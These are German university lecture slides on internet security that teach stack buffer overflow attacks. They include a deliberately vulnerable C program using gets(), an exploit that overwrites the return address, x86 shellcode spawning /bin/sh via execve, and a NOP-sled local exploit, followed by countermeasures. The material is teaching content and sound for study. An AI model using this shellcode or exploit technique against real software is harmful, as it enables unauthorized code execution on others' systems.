Letzte Vorlesung

Themen der letzten Vorlesung:

- OOP in JavaScript
- Prototypen und Vererbung
- AJAX-Applikationen
- Document Object Model, JavaScript API
- `XMLHttpRequest` und asynchrone Anfragen
- AJAX-Beispielanwendung

Sicherheit im Internet

Sicherheit im Internet

Anwendungen im Internet und Web-Applikationen sind potenziell für alle Internet-Nutzer zugänglich:

Damit auch für Benutzer mit böswilligen Absichten

Mögliche Folgen:

- Abstürze, Unbenutzbarkeit
- Datenverlust, Datenmanipulation, Datenmissbrauch
- Missbrauch des Rechners, der Software
- ...

Sicherheitslücken

Unterscheidung: Sicherheit in Internet-Anwendungen (Web-Server, Client-Software, etc.) und Web-Applikationen

In der Vorlesung heute: Sicherheit in Internet-Anwendungen am Beispiel *Buffer-Overflow-Attacken*:

- Buffer-Overflow-Attacken sind eine der häufigsten Sicherheitslücken
- Betrifft jegliche Art von C-Code
- Entwicklung von Problembewußtsein

Buffer Overflows

Buffer Overflow


Schreibe über einen Puffer (im Stack) hinaus, überschreibe die Rücksprung-Adresse springe zu beliebigen Punkt im Code

Alternativ: Schleuse Code ein, springe dort hin

Stack auf x86-Systemen

Stack auf x86-Systemen:


- `call` kopiert die Rücksprung-Adresse auf den Stack
- Das Register `%esp` zeigt auf das oberste Element



Puffer und Stack überschreiben

Über eine lokale Variable bekommt ein C-Programm einen Zeiger in den Stack.

Damit kann dieser Speicherbereich (auch unabsichtlich) überschrieben werden:



to-exploit.c

```
#define BUFLEN 30

void fun(void) {

  char buf[BUFLEN];

  printf("fun called()\n");
  gets(buf);
  printf("\n>> '%s'\n", buf);
}

void did_it() {
  printf("dit it\n");
  exit(23);
}

int main (void) {
  fun();
  printf("fun returned()\n");
  return 0;
}
```

Beobachtungen

Bei Inspektion des disassemblierten Code von **`fun`** fällt auf:

- Zuerst wird das Register **`%ebp`** auf dem Stack gesichert
- **`fun`** reserviert 40 Bytes auf dem Stack
- Dabei handelt es sich vermutlich um den Speicher für das Array

Daraus folgt: Die Rücksprung-Adresse liegt vermutlich im Stack an **`buf+40+4`**

Nächster Schritt:

Schreibe Programm, das das Array füllt, das gesicherte Register und die Rücksprung-Adresse überschreibt.

exploit.c

```
#include <stdio.h>

#define STACK_LENGTH 0x28+4

int main ()
{
  int i;
  char return_address[5];

  *(long *) &return_address[0] = 0x80485a4;

  for (i = 0; i < STACK_LENGTH; i++)
    putchar('x');

  puts(return_address);
  return 0;
}
```

Code einschleusen

Bis jetzt möglich:


- An eine (bekannte) beliebige Stelle springen
- Einen Absturz verursachen

Es ist aber noch wesentlich mehr möglich.

Idee:

- Fülle den Buffer mit einem Programm, das z.B. eine Shell startet
- Setze die Rücksprung-Adresse auf den Buffer

Code einschleusen



Kleine Vereinfachungen

Um besser mit GDB zu beobachten zu können:

- Überschreibe den Puffer innerhalb eines Programms
- Verwende **memcpy**

```
#include <string.h>
#define BUFLEN 64
#define OVERFLOW_BUFLEN noch unklar
char large_buf[OVERFLOW_BUFLEN];

int main(void)
{
  int i;
  char small_buf[BUFLEN];

  memcpy(&small_buf, large_buf, OVERFLOW_BUFLEN);
  return 10;
}
```

Shell starten (1)

Der Code, der eingeschleust wird, soll Shell starten:

- System-Call **execve**
- C-Programm mit **execve** Aufruf disassemblieren

Aufruf: `int execve(char *path, char* argv[], char* envop[])`

```
#include <unistd.h>

int main(void) {
  int r;
  char p[] = "/bin/sh";
  char *args[] = { p, NULL };

  r = execve(p, args, NULL);
  return r;
}
```

Shell starten (2)

Um die Shell mit minimalen Voraussetzungen zu starten, programmieren wir den Aufruf von **execve** direkt in Assembler.

Aus dem FreeBSD-Handbuch:

```
pushl  environ
pushl  argv
pushl  path
movl   $59, %eax
pushl  %eax
int    $0x80
```

Ein kleines Problem...

Problem:

- Unklar (im Allgemeinen): Wo im Speicher liegt der Shellcode?
- Daraus folgend: Wo liegt der String für **path**

Lösung:

Füge Prozeduraufruf ein. Speichere **path** hinter **call**: Die Rücksprung-Adresse zeigt auf **path**

```
       jmp   callit
doit:
       popl  %esi
       /* call execve */
callit:
       call  doit
       .string "/bin/shX"
```

shellcode.S (1)

```
.global code_start
.global code_end

        .data
code_start:
        jmp     callit
doit:
        popl    %esi
        movl    %esi, %esp
        addl    $0x96, %esp
        movl    %esi,0x8(%esi)
        xorl    %ebx,%ebx
        movb    %bl,0x7(%esi)
        movl    %ebx,0xc(%esi)
        leal    0x8(%esi),%ecx
```

shellcode.S (2)

```
        pushl   %ebx
        pushl   %ecx
        pushl   %esi
        xorl    %eax, %eax
        movl    $59, %eax
        pushl   %eax
        int     $0x80
callit:
        call    doit
        .string "/bin/shX"
code_end:
```

Shellcode ausgeben

Falls der Buffer Exploit nicht innerhalb eines Programmes stattfindet, muss dieser ausgegeben werden:

```
#include <stdio.h>

extern void code_start();
extern void code_end();

int main() {
  int i, len;

  len = (long) code_end - (long) code_start;
  for (i = 0; i < len; i++)
    putchar(((char *)code_start)[i]);
  return 0;
}
```

local-exploit.c (1)

```
#include <string.h>
#include "shellcode.h"

#define BUFLEN 64
#define OVERFLOW_BUFLEN (0x58+4+4)
#define NOP_OPCODE 0x90

char large_buf[OVERFLOW_BUFLEN];

int main(void)
{
  int i;
  char small_buf[BUFLEN];

  for (i = 0; i < OVERFLOW_BUFLEN; i++)
    large_buf[i] = NOP_OPCODE;
```

local-exploit.c (2)

```
  memcpy(large_buf+(OVERFLOW_BUFLEN - shellcode_len - 16),
         shellcode, shellcode_len);
  *(long *) &large_buf[OVERFLOW_BUFLEN - 4] = (long) small_buf;

  memcpy(&small_buf, large_buf, OVERFLOW_BUFLEN);
  return 10;
}
```

- Die **`nop`** füllen den Puffer auf
- Daher muss die Return-Adresse nicht genau auf den Pufferanfang zeigen

In der Praxis

In der Praxis:

- Buffer Overflows in der Eingabe eines Programms
- Eingabe: Sockets, Dateien, Environmentvariablen, ...
- Andere Shellcodes: Z. B. Shell über TCP erreichbar machen
- Generatoren für Shellcode verwenden
- Bei Eingabe: Shellcodes, die das 0-Byte enthalten, können ein Problem sein

Gegenmaßnahmen

Gegenmaßnahmen:

- Einlesen und Kopieren in eine lokale Variable nur mit Längenbegrenzung
- Auf C-Funktionen zurückgreifen, die eine Längenbegrenzung erlauben. Z. B.: **`snprintf()`** statt **`sprintf()`**
- Eine andere Programmiersprache verwenden